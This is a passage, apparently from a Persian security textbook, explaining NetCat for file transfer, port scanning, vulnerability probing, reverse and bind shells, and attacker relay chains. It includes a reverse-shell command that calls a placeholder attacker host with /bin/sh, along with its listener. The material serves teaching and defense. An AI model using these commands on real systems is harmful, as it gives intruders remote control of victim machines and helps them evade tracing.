http://www.l0pht.com/users/l0pht/nc110.tgz در دسترس همگان قرار دارد. در سال ۱۹۹۸ نسخهٔ مبتنی بر ویندوز آن توسط Weld Pond نیز عرضه شد. این نرم‌افزار نیز در آدرس *http://www.l0pht.com/~weld/netcat /* قابل تهیه است. نسخهٔ یونیکس و ویندوز کاملاً با هم سازگارند و لذا در محیطهای متفاوت به سادگی می‌توان مبادلهٔ داده‌ها را از طریق NetCat ممکن ساخت. در سمیناری به سال ۱۹۹۹ در لاس‌وگاس یکی از پرهیاهوترین و مفیدترین سخنرانی‌ها، ارائه مقاله‌ای بود با نام " NetCat دوست شماست!" در طی آن قابلیتهای این نرم‌افزار ساده برای آزمودن دیوار آتش و بررسی قواعد آن تشریح شد.


به منظور تحقیق

برنامهٔ NetCat بهمراه کدهای منبع آن (به زبان C) بر روی دیسک ضمیمهٔ کتاب موجود می‌باشند. آدرس موقعیت آنها بر روی CD ، در انتهای فصل مشخص شده است.

با استفاده از NetCat می‌توان از طریق هر پورت TCP یا UDP با هر پورت TCP یا UDP دیگر ، داده مبادله نمود. بگونه‌ای که در شکل (۲٤-۸) دیده می‌شود، NetCat بعنوان یک برنامهٔ واحد در دو حالت مشتری (Client Mode) و حالت سرویس‌دهنده (حالت شنود ـ Listener) قابل اجراست.

در حالت "مشتری" ، NetCat قادر است ارتباطی را با یک پورت TCP (یا UDP) روی ماشین دیگر برقرار کند. داده‌هائی که باید پس از برقراری ارتباط ارسال شود از طریق ورودی استاندارد (شامل صفحه کلید ، فایل یا یک برنامهٔ دیگر) تامین می‌شود.

در حالت سرویس‌دهنده (که با گزینه *l-* در هنگام فراخوانی فعال می‌شود) ، NetCat می‌تواند هر پورت دلخواه TCP یا UDP را بر روی ماشین باز کند ، به آن گوش کرده و منتظر دریافت داده شود. داده‌های دریافتی از شبکه مستقیماً به خروجی استاندارد (صفحه نمایش، فایل، چاپگر یا هر برنامهٔ دیگر) هدایت می‌شود.



شکل (۲٤-۸) حالت مشتری (Client Mode) و حالت سرویس‌دهنده (حالت شنود ـ Listener)


NetCat از گزینه Source Routing حمایت می‌کند لذا اگر مسیریابها نیز از این گزینه حمایت کنند می‌توان از آن برای عملیات Spoofing (ارسال بسته‌های IP با آدرس جعلی) که در همین فصل تشریح شده استفاده کرد. در حقیقت سادگی و انعطاف‌پذیری این ابزار باعث شده که از آن بتوان در حملات متفاوتی استفاده کرد. به دلیل مشابه می‌توان برای عملیات مفید و نظارتی نیز از آن بهره گرفت. در ادامه قابلیهای مهم و بنیادین نرم‌افزار NetCat را تشریح می‌کنیم. فقط بخاطر داشته باشید که این نرم‌افزار از طریق خط فرمان اجرا می‌شود و شامل چندین گزینه (Switch) است. نام نرم‌افزار به اختصار **nc** است و قابلیتهای مهم آنرا در چند بخش معرفی می‌کنیم. (دقت کنید که مثالهایی که در ادامه ارائه می‌شوند به ظاهر در محیط یونیکس اجرا شده‌اند در حالی که نسخهٔ ویندوز NetCat ، تفاوتی با نسخهٔ یونیکس آن ندارد)

NetCat برای انتقال مستقیم فایل


یکی از ساده‌ترین امکانات ابزار NetCat قابلیت انتقال فایل بین دو ماشین است. اگرچه سرویس‌دهندهٔ FTP برای انتقال فایل بسیار قدرتمند و تواناست ولی در برخی از شبکه‌ها کلاً FTP غیرفعّال شده است (یعنی پورتهای ۲۰ و ۲۱ مسدودند) و لذا انتقال فایل ممکن نیست. اگر NetCat در حالت سرویس‌دهنده روی یکی از ماشینهای درون شبکه اجرا شده و به یک پورت TCP (یا UDP) گوش داده باشد ، قادر خواهد بود یک فایل را از طریق آن پورت باز دریافت نماید. (به شرطی که آن پورت توسط دیوار آتش مسدود نشده باشد. در این صورت نفوذگر با استفاده از NetCat ، قادر است بدون آنکه دیوار آتش مزاحمتی ایجاد کند فایلی را روی ماشین قربانی ذخیره کند و یا از آن ماشین فایلی را دریافت نماید.)

به شکل (۲۵-۸) دقت کنید؛ این شکل روش ارسال فایل برای ماشین هدف را نشان می‌دهد؛ بگونه‌ای که در این شکل مشخص است ، NetCat داده‌های دریافتی از شبکه را به درون یک فایل روی ماشین هدف هدایت و ذخیره می‌کند.

برای انتقال فایل از طریق برنامهٔ NetCat ، باید ابتدا آنرا با گزینه‌های زیر در ماشین هدف اجرا کرد تا به یک شماره پورت خاص گوش بدهد:




شکل (۲۵-۸) روش ارسال فایل با استفاده از NetCat برای ماشین هدف (File Pulling)



اگر هنگام اجرای NetCat پس از کاراکتر ">" ، نام یک فایل به عنوان خروجی استاندارد تعریف شود ، داده‌های دریافتی درون آن ذخیره خواهد شد ، در غیر این صورت داده‌ها بر روی صفحهٔ نمایش نشان داده می‌شود. اگر NetCat به نحو بالا در ماشین هدف اجرا شود روی شماره پورت ۱۲۳٤ (پورت دلخواه) منتظر برقراری ارتباط TCP و دریافت داده‌های فایل خواهد شد. (علامت < در یونیکس عمل تغییر مسیر یا Redirection را انجام می‌دهد.)


برای ارسال یک فایل ، NetCat باید بصورت زیر روی ماشین مبداء اجرا شود:



با اجرای NetCat با گزینه‌های فوق ، داده‌ها از فایل موردنظر استخراج و روی شماره پورت ۱۲۳٤ ارسال می‌شود.

در این روش NetCat بر روی ماشین نفوذگر در مود Client و بر روی ماشین هدف (قربانی) در مود شنود (Listener) اجرا می‌گردد. برقراری ارتباط TCP از نفوذگر شروع می‌شود و در صورت موفقیت در برقراری ارتباط ، داده‌های فایل به سمت هدف ارسال می‌شود. به این روش عمل "File Pushing" گفته می‌شود.

حالت برعکس این روش ، "File Pulling" نام دارد؛ به شکل (۲٦-۸) نگاه کنید: در این روش NetCat بر روی ماشین نفوذگر در مود شنود (Listener) و بر روی ماشین هدف (قربانی) در مود Client اجرا می‌گردد. برقراری ارتباط TCP از ماشین هدف آغاز می‌شود و در صورت موفقیت در برقراری ارتباط ، NetCat داده‌های فایل را دریافت و ذخیره می‌کند.بدین منظور NetCat باید بر روی ماشین مبداء به صورت زیر (در خط فرمان) اجرا گردد تا در حالت شنود تنظیم شود:



شکل (۲۶-۸) عملیات File Pulling

```
$ nc -l -p 1234 < [file]
```

- اجرای NetCat روی ماشین مبداء
- حالت Listener
- شمارهٔ پورت موردنظر برای شنود
- داده‌های ارسالی از یک فایل با این نام استخراج و ارسال خواهد شد.

روش اجرای NetCat روی ماشین هدف بصورت زیر است:


```
$ nc [remote machine] 1234 >[file]
```

- اجرای NetCat روی ماشین هدف در حالت مشتری (Client)
- نام ماشینی که NetCat روی آن در حالت شنود است.(هدف)
- شمارهٔ پورت موردنظر برای برقراری ارتباط TCP
- در صورت دریافت داده ، داده‌ها در یک فایل با این نام ذخیره خواهد شد.

NetCat برای پویش پورتهای باز

یکی دیگر از قابلیتهای NetCat ، پویش پورتهای باز روی یک ماشین است. اگر چه برای پویش پورتهای باز ، نرم‌افزاری به قدرت Nmap (که در فصل ششم تشریح شد) وجود ندارد ولیکن NetCat ابزار ساده و همه‌منظوره‌ایست که می‌توان از آن برای پویش پورت نیز استفاده کرد. روشی که NetCat براساس آن پورتهای باز را پویش می‌کند روش "مودّبانه یا Polite Scan " است ، بدین معنا که با هر پورت باز ، سه مرحلهٔ دست‌تکانی "3-Way Handshake" را بطور کامل انجام می‌دهد و نهایتاً ارتباط TCP برقرار شده را می‌بندد؛ این تنها روشی است که NetCat از آن حمایت می‌کند.


برای شروع پویش ، NetCat باید بصورت زیر اجرا شود:




این فرمان باعث می‌شود تا NetCat سعی کند با تمام شماره پورتهای تعیین شده ، یک ارتباط TCP برقرار کرده و در صورت موفقیت (باز بودن آن پورت) چهار کاراکتر "QUIT" بدان ارسال شود. زمان انتظار برای آنکه پاسخی از یک شماره پورت برسد ، سه ثانیه فرض شده است. یعنی اگر در عرض سه ثانیه تقاضای ارتباط TCP با یک شماره پورت پذیرفته نشود ، NetCat آن پورت را بسته اعلام می‌کند. گزینهٔ (Verbose) باعث می‌شود تا NetCat پورتهای باز را روی صفحهٔ نمایش نشان بدهد؛ اگر چه می‌توان به راحتی نتیجه را درون یک فایل متنی هدایت کرد. درست است که این روش چندان متنوع و قدرتمند نیست ولی به خوبی کار می‌کند و از امکانات جانبی NetCat محسوب می‌شود.

NetCat برای برقراری ارتباط با یک پورت باز و ارسال داده

هنگامی که یک پورت باز بر روی یک ماشین کشف می‌شود ، می‌توان مجدداً از NetCat برای اتصال به آن پورت و مبادلهٔ داده با آن استفاده کرد. در این حالت NetCat باید در حالت "مشتری" (Client) اجرا شود تا یک ارتباط TCP با آن پورت برقرار نماید. روش اجرای NetCat در حالت مشتری به صورت زیر است:



اطلاع دارید که UDP پروتکلی "بدوناتصال" (Connectionless) است و قبل از ارسال داده نیاز به برقراری ارتباط خاصی ندارد. با استفاده از NetCat می‌توان مستقیماً به هر پورت باز UDP ، داده ارسال کرد. روش اجرای NetCat برای ارسال داده به پورت UDP به صورت زیر است:



پس از آنکه NetCat به یکی از دو حالت فوق اجرا شد ، هر آنچه کاربر تایپ نماید ، برای ماشین هدف ارسال خواهد شد.

شاید احساس کنید که این عملیات را به سادگی می‌توان با Telnet نیز انجام داد. حق با شماست ولی NetCat به دلائل زیر از TelNet قویتر است:

- خروجی NetCat براحتی می‌تواند به سمت یک فایل هدایت شود. این عمل به سادگی با علامت > و اضافه کردن نام فایل موردنظر در خط فرمان انجام می‌شود. (این کار هم در محیط یونیکس و هم در ویندوز حمایت می شود.) Telnet چنین قابلیتی ندارد.
- در NetCat به سادگی می‌توان یک ارتباط TCP با سرویس‌دهنده را بست. با فشار دادن کلیدهای Ctrl+C ارتباط TCP براحتی بسته شده و از برنامه خارج می‌شود. در حالی که در اکثر مواقع فشار دادن کاراکترهای کنترلی مثل Ctrl+C منجر به قفل شدن Telnet می‌شود زیرا وقتی کاربر کلیدهای کنترلی را فشار می‌دهد ، Telnet گاهی این کاراکترها را ارسال می‌کند؛ (یعنی بجای آنکه این کاراکترها نقش واقعی خود را ایفا کنند ، ارسال می‌شوند) در این حالت شما مجبورید اندکی صبر کنید تا اگر Telnet قفل کرده ، آنرا بصورت دستی از بین ببرید که کاری خسته‌کننده است.
- Telnet بعضاً کاراکترهای کنترلی و متغیرهای محیطی را به داده‌های ارسالی اضافه می‌کند (چرا که Telnet بطور عامّ برای اتصال به پورت ۲۳ و سرویس‌دهندهٔ Telnetd نوشته شده است). در این حالت داده‌های اضافی و کاراکترهای کنترلی می‌تواند سرویس‌دهندهٔ سمت مقابل را دچار اختلال کرده و ارتباط را قطع نماید. NetCat بطور مطلق داده‌های خام و موردنظر شما را ارسال می‌کند نه چیزی کمتر و نه چیزی بیشتر!
- Telnet بطور معمول پیامهائی نظیر پیغام خطا بر روی خروجی نشان می‌دهد. بعنوان مثال پیغام زیر در Telnet طبیعی است:

```
"connection closed by foreign host"
```

در حالی که NetCat هیچ چیزی را بجز آنچه که روی شبکه مبادله می‌شود نشان نمی‌دهد. لذا وقتی خروجی NetCat را درون فایل ذخیره می‌کنیم مطمئنیم هیچ چیزی الا داده‌های مبادله شده در لابلای آن اضافه نخواهد شد.

- مهمتر از همه Telnet قادر به ارسال داده روی پورتهای UDP نیست درحالی‌که NetCat به سادگی قادر به ارسال داده روی پورتهای بازِ UDP است. لذا می‌توان با NetCat با هر پورت باز TCP یا UDP محاوره و مبادلهٔ داده داشت.

استفاده از NetCat برای جستجوی نقاط آسیب‌پذیر سرویس‌دهنده‌ها

به غیر از توانائی در پویش پورتهای باز ، می‌توان از NetCat برای جستجوی نقاط آسیب‌پذیر سرویس‌دهنده‌هائی که به یک شماره پورت خاص گوش می‌دهند ، استفاده کرد. البته نفوذگر باید خودش راساً اسکریپت‌های لازم برای بررسی سرویس‌دهنده را نوشته و در یک فایل ذخیره کند ، سپس از NetCat برای ارسال آنها و دریافت پاسخ‌ها اقدام نماید. اگرچه ممکن است این کار کمی مسخره به نظر برسد ولی بسیار قابل انعطاف خواهد بود زیرا می‌توان همیشه به آن اتکّا داشت و از طرفی برای هر سرویس‌دهندهٔ جدید نیز آنرا بکار گرفت.


لازم به یادآوری است که برای استفاده از NetCat بمنظور بررسی نقاط آسیب‌پذیر در محیط یونیکس ، اسکریپتهای لازم زیر نوشته شده و در اختیار می‌باشد:

- اسکریپتهای‌لازم جهت کشف نقاط‌آسیب‌پذیر سرویس‌دهندهٔ RPC (Remote Procedure Call)
- اسکریپتهای لازم برای سیستم NFS (Network File System در محیط یونیکس)
- اسکریپتهای لازم جهت ورود به سیستم (login) با کلمات رمزی مثل "root" ، "admin" و ...
- اسکریپتهای لازم جهت کشف سرویس‌دهنده‌های FTP قابل نفوذ و ضعیف

همه چیز در NetCat بصورت دستی هدایت و انجام می‌شود لذا در مقایسه با نرم‌افزاری مثل Nessus بسیار ضعیف به نظر می‌رسد در حالی که تمام قدرت NetCat به سادگی کار در نوشتن اسکریپت و ارسال آنها برمی‌گردد. به روز کردن Nessus توسط کاربر مقدور نیست ولی در NetCat این کار بسادگی امکان‌پذیر است. به خاطر داشته باشید که NetCat برای برنامه‌نویسان مسلط و حرفه‌ای است نه افراد بی‌تجربه و آماتور!


استفاده از NetCat برای باز کردن رخنه‌های پنهان و اجرای پوستهٔ فرمان

یکی از قابلیتهای اساسی NetCat آنست که می‌توان از آن برای دسترسی به یک ماشین از طریق اجرای پوسته فرمان و ارسال فرامین راه دور بهره گرفت. یعنی NetCat می‌تواند دستورات راه دور را (همانند Telnet) از طریق پوسته فرمان (Command Shell) اجرا کند. برای اینکار نفوذگر باید روی ماشین قربانی به نحوی دستور زیر را اجرا کند. اجرای این دستور به مثابهٔ باز شدن یک رخنه برای نفوذ به آن ماشین و اجرای دستورات از راه دور است:



پیرامون این روش در فصل دهم به تفصیل صحبت شده است ، لذا می‌توانید به آن بخشها تحت عنوان "**رخنه در سیستم یونیکس از طریق NetCat** " مراجعه کنید.

نفـــوذگر باید بر روی ماشین خود NetCat را در حالت "مشتری" اجرا کند تـا بتوانـد بـا ماشـین قربانی محاوره و مبادلهٔ فرمان داشته باشد لذا NetCat باید بصورت زیر اجرا شود:



روشی که بدان اشاره کردیم "روش غیرفعال یا Passive" نامیده شده اسـت زیـرا NetCat بـر روی ماشین قربانی بصورت منتظر و در "حالت شنود" باقی خواهد ماند تا نفـــوذگر با آن یک ارتبـاط TCP برقرار نماید و بعد از آن پوستهٔ فرمان اجرا می‌شود. اگر یک فیلتر یا دیوار آتش بین نفـــوذگر و شبکهٔ هدف ، وجود داشته باشد ممکن است اجازه برقراری ارتباط TCP از بیرون به درون بطور کلّی ممنـوع شده باشد و تمام بسته‌های TCP SYN وارده ، در دیوار آتش حذف شوند لذا نفـــوذگر قادر نخواهـد بود تا یک ارتباط TCP از بیرون به درون شبکهٔ هدف برقرار کند.

از NetCat می‌توان بطور معکوس نیز استفاده کرد یعنی این برنامـه روی ماشـین قربـانی در حـالت مشتری (Client Mode) اجرا شود و روی ماشین نفـــوذگر در حـالت شـنود و انتظـار! (Listener) لـذا احتمال موفقیت در برقراری ارتباط از درون به بیرون شبکه ، بسیار بیشتر خواهد بـود زیـرا دیوارهـای آتش غالباً ارتباطات TCP که از درون به بیرون شبکه شروع می‌شود را مجاز می‌دانند. [مگـر در مـوارد خاص]

در ادامه این روش را که بنام "روش فعال" (Active) مشهور است ، تشریح می‌کنیم:

استفاده از NetCat برای ایجاد رخنه درون سیستم در حالت فعال

بگونه‌ای که در فصل هفتم اشاره شد نفـــوذگـــر NetCat را در "حـالت مشـتری" بگونـه‌ای روی ماشین قربانی اجرا می‌کند تا کنترل سیستم را در اختیار قرار بگیرد . این مبحث را تحت عنوان "ایجـاد رخنهٔ نفوذ به سیستم پس از سرریز شدن پشته از طریق NetCat" بررسی کردیم. بدین منظور فرمان زیر باید به نحوی روی ماشین قربانی اجرا شود:

```
$ nc [attacker_machine] [port] -e /bin/sh
```

- اجرای NetCat روی ماشین هدف
- نام حوزه یا آدرس IP ماشین نفـــوذگر
- شمارهٔ پورت موردنظر برای شنود
- نام برنامه‌ای که باید پس از برقراری ارتباط ، اجرا شده و داده‌های دریافتی برای پردازش تسلیم آن شود. (در این مثال پوستهٔ فرمان -command shell-)

در ماشین نفـــوذگر نیز باید NetCat بصورت زیر اجرا شود:

```
$ nc -l -p [port]
```

- اجرای NetCat روی ماشین هدف
- حالت Listener
- شمارهٔ پورت موردنظر برای شنود

بزرگترین حسن این روش از دیدگاه نفـــوذگر ، درصد موفقیت بالا در برقـراری ارتبـاط از میـان دیوار آتش است زیرا دیوارهای آتش معمولاً تقاضاهای ارتباط از بیرون بـــه درون را مسـدود می‌کننـد ولیکن در این روش ارتباط مستقیماً توسط خود قربانی و از درون به بیرون برقـرار می‌شـود و پـس از برقراری ارتباط پوستهٔ فرمان اجرا شده و اجازه می‌دهد تا نفـــوذگر دســتورات خـود را روی ماشـین قربانی اجرا نماید.

دقت کنید که اجرای برنامهٔ **nc** به هر نحو روی ماشین نفـــوذگر بصورت دسـتی انجـام نمی‌شـود چرا که نفـــوذگر دسترسی فیزیکی مستقیم به آن ماشین ندارد. اجرای فرمان **nc** به منظور فعـال شـدن برنامه NetCat ، نتیجهٔ مراحل قبلی حمله مثل روش سرریز کردن پشته (Stack Overflow) ، اجرای یـک برنامهٔ اجرایی که NetCat مخفیانه به آن چسبیده یا هر تکنیک دیگری است کـــه منجـر بـه اجـرا شـدن چنین برنامه‌ای شود.

رله کردن ترافیک از طریق NetCat روی شبکه


یکی دیگر از قابلیتهای NetCat قابلیت رله کردن (دست به دست فرستادن) اطلاعات بر روی شبکه است. نفوذگر می‌تواند چند نسخه از ابزار NetCat را بصورت همزمان در هر دو حالت مشتری -client- و حالت شنود -Listener- بر روی ماشینهای مختلف پیکربندی و اجرا نماید. اطلاعات از مبداء به مقصد مستقیماً ارسال نمی‌شود ، بلکه بین این ماشینها دست به دست می‌شود. برای فهم بیشتر به شکل (۲۷-۸) دقت کنید. در این شکل نفوذگر با ماشین رله‌کننده A ارتباط دارد. ارتباط A با رله‌کنندهٔ B برقرار است و B نیز با ماشین قربانی مرتبط است. نکته بسیار مهم این روش آنست که شماره پورتی که نفوذگر به آن متصل می‌شود می‌تواند با بقیهٔ پورتها کاملاً متفاوت باشد.

در شکل (۲۷-۸) نفوذگر به شماره پورت V از رلهٔ A متصل می‌شود. ارتباط او با رلهٔ A روی این پورت برقرار می‌شود در حالی که ارتباط رلهٔ A با رلهٔ B روی شماره پورت X تنظیم شده است. رله B اطلاعات را روی پورت X دریافت کرده و آنرا روی شماره پورت Z از ماشین هدف می‌فرستد.

نکتهٔ امنیتی

گزارشها حاکی است که در برخی از حملات توسط NetCat ، حتی از ۵ تا ۱۵ رلهٔ میانی استفاده شده است. حسن این روش برای نفوذگر آنست که پیگیری و تعقیب او بسیار مشکل خواهد بود لذا نفوذگر در یک حاشیهٔ امنیت قرار می‌گیرد و محل او تشخیص داده نمی‌شود. ماشینهای رله نیز معمولاً خودشان قربانی هستند و ناخودآگاه در خدمت نفوذگر قرار گرفته‌اند.

در برخی از رسانه‌های خبری گزارش شده که نفوذگران به نشستهای IRC (Internet Relay Chat) برای در امان ماندن از شناسائی و تعقیب ، به کرّات از NetCat بعنوان رلهٔ میانی استفاده کرده‌اند.



شکل (۲۷-۸) استفاده از NetCat برای ایجاد رله‌های میانی

بعنوان مثال فرض کنید یک نفـــوذگر در آمریکا قرار دارد؛ او برای آنکه حمله‌ای را بر علیــه یــک هدف در آمریکا ، هدایت کند می‌تواند ماشینهای رلهٔ خود را در کشورهای دیگر مثل کرهٔ شمالی، لیبی، اسرائیل یا عربستان انتخاب و پیکربندی کند. پس از شروع حملــه ، وقتــی بازرســان امنیتــی ماشــینهای میانی را کشف کردند ممکن است قانع شوند که مبداء ایــن حملــه از همــان کشورهاســت و لــذا بقیــه پیگیری‌ها را متوقف کنند در حالی که دشمن آنها بین خود آنهاست!

